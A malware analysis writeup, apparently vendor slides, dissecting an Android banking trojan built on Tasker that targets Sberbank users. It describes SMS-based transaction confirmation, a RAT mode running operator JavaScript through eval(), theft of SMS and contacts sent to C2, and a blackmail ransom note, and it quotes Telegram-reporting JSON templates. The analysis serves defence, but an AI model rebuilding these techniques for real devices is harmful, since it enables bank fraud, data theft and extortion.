The malicious application reacts to incoming calls and its behavior depends on the caller and is defined in the associated profiles "Получен звонок (другое)" / "**Received a call (other)**" and "Получен звонок (Сбер)" / "**Received a call (Sberbank)**":

- If the caller's number *differs from 900*: the "Received a call (other)" module is activated, which logs information about the call to a special chat in **Telegram**;
- If the caller's number *equals 900*: the "Received a call (Sberbank)" module is activated, which notifies the operator of a failure due to a call from the **900** number and goes into "**Sleep**" mode, described further;



The response to incoming SMS messages also varies depending on the sender's number and is defined in the modules "Получено СМС (другое)" / "**Received an SMS (other)**" and "Получено СМС (Сбер)" / "**Received an SMS (Sberbank)**".


SMS & PHONE CALLS

SMS NOT FROM 900

The contents of SMS messages received from numbers *other than 900* are compared with a list of *payment transaction message templates* from various banks and services.

The application operates based on the presence of a particular substring in the SMS:

- responds to messages that require **confirmation of the operation** by **sending a reply** with a specified value
- logs information: **notifies** the operator of each event based on the information within messages
- **calculates the benefit** that the operator could potentially derive




SMS FROM 900

In the case of incoming SMS messages from the **900** number, the situation is similar: the contents of each such message are compared with a *list of templates*, checked for substrings that would indicate a particular operation, and processed in accordance with the classified event.

Malicious module "**Received an SMS (Sberbank)**" acts almost the same as the "**Received an SMS (other)**" module: it *notifies the operator* about each event, *logs information*, *calculates the potential benefit* and *sends SMS replies* if necessary – but also takes into consideration the **specifics of interaction with this particular bank**.

This module supports a wider range of possible user interactions with **the target bank**, and takes into account more errors that may occur during the process, compared to the module marked "(other)":




RAT MODE

The malicious application has several modes of operation, the activation status of which is set when the application is deployed.

Here, among the steps of the module **"Received an SMS (other)"** module, you can observe the emergence of an additional behavior vector – actions available in **RAT mode**:

- **If `ratrequest1` equals "CMC" ("SMS")**: an arbitrary SMS is sent from an infected device, and its *contents* (`ratrequest4`) and the *recipient's number* (`ratrequest3`) are configured by the operator of the malicious application;
- **If `ratrequest1` equals "Звонок" ("Call")**: an outgoing call is initiated from an infected device using the *phone number* (`ratrequest3`) specified by the malware operator;
- **If `ratrequest1` equals "Код" ("Code")**: arbitrary **JavaScript** code (`ratrequest2`) specified as a string by the malware operator is executed on the infected device using `eval()`. Script execution is made possible thanks to **JavaScriptlet** implemented in **Tasker**, which supports **JavaScript** code execution in task elements and **WebView**;

The results of commands execution, such as information about success or failure, are logged into chats



The screenshots illustrate the configuration of tasks in the Tasker application for RAT mode. The first screenshot shows a task '14. If' with a condition '%rat eq true' and a sub-task '17. If' with a condition '%ratrequest1 eq CMC'. The second screenshot shows a task '26. Else If' with a condition '%ratrequest1 eq Звонок' and a sub-task '31. Perform Task' with code 'eval(ratrequest2)'. The third screenshot shows an 'Action Edit' screen for '38. Perform Task' with a JSON payload for a chat message.

```


{
  "id": "",
  "time": "%TIMES",
  "team": "%TEAM",
  "method": "",
  "params": {
    "chat_id": "%ADMINCHATID",
    "parse_mode": "Markdown",
    "text": "**%0a%0aID: %USERID. %0aВоркер: %WORKER.**,",
    "caption": ""
  }
}

```


"SLEEP" MODE Zz

In certain situations, such as when there is a *high likelihood that the user will detect malicious elements in the application*, the execution switches to a "**Sleep mode**".

A notable example of this is an **official call** from a target bank, which can be seen in the screenshots provided above:



10:12 100% 5G

← Action Edit 2. Perform Task

Name [icon] [icon]

Постер

Priority [icon] [icon]

%priority+1

Parameter 1 (%par1) [icon]

```
{
  "id": "",
  "time": "%TIMES",
  "team": "%TEAM",
  "method": "",
  "params": {
    "chat_id": "%WORKERCH",
    "parse_mode": "Markdown",
    "text": "★ Неудача. Звонок с 900.
    ★%0a%0aID: %USERID.%0a%0aПереход
    в спящий режим.",
    "caption": ""
  }
}
```

Parameter 2 (%par2) [icon]

Optional




Depending on the *application settings* that were set when it was deployed, the "sleep" mode includes several interesting **behavioral submodules**

"SLEEP" MODE

STEALING OF SMS MESSAGES

- If a chat for collecting messages is enabled (MESSAGESCHATID):

1. The application makes requests to **content://sms/inbox** and **content://sms/sent** and due to this, it receives the contents of *incoming* and *outgoing* SMS messages that are stored on the infected device, respectively;
2. Writes the received content, respectively, to local files **Входящие сообщения (ID %USERID).txt** (Incoming messages) and **Исходящие сообщения (ID %USERID).txt** (Outgoing messages);
3. Sends the generated files to the C2 server;
4. Notifies the malware operator of the successful stealing of SMS logs from the infected device;
5. Deletes generated local files to cover tracks;



"SLEEP" MODE


STEALING OF CONTACTS + BLACKMAIL MODE

- If a chat for collecting contacts is enabled (CONTACTSCHATID):

1. The application makes requests to

content://com.android.contacts/data/phones




and due to this, it receives the displayed names and phone numbers from the contact book of the infected device;



"SLEEP" MODE


STEALING OF CONTACTS + BLACKMAIL MODE

2. If the **blackmail mode is active (BLACKMAIL)**: creates a file called **ВАЖНАЯ ИНФОРМАЦИЯ.txt** (IMPORTANT INFORMATION), in which *the user is informed about the hacking of their device*, which is proven by a list of their contacts, and is given one week to **transfer funds** to a specified card in exchange for the malware operators deleting the stolen data;
3. Notifies the malware operator of the successful stealing of the contact list from the infected device;



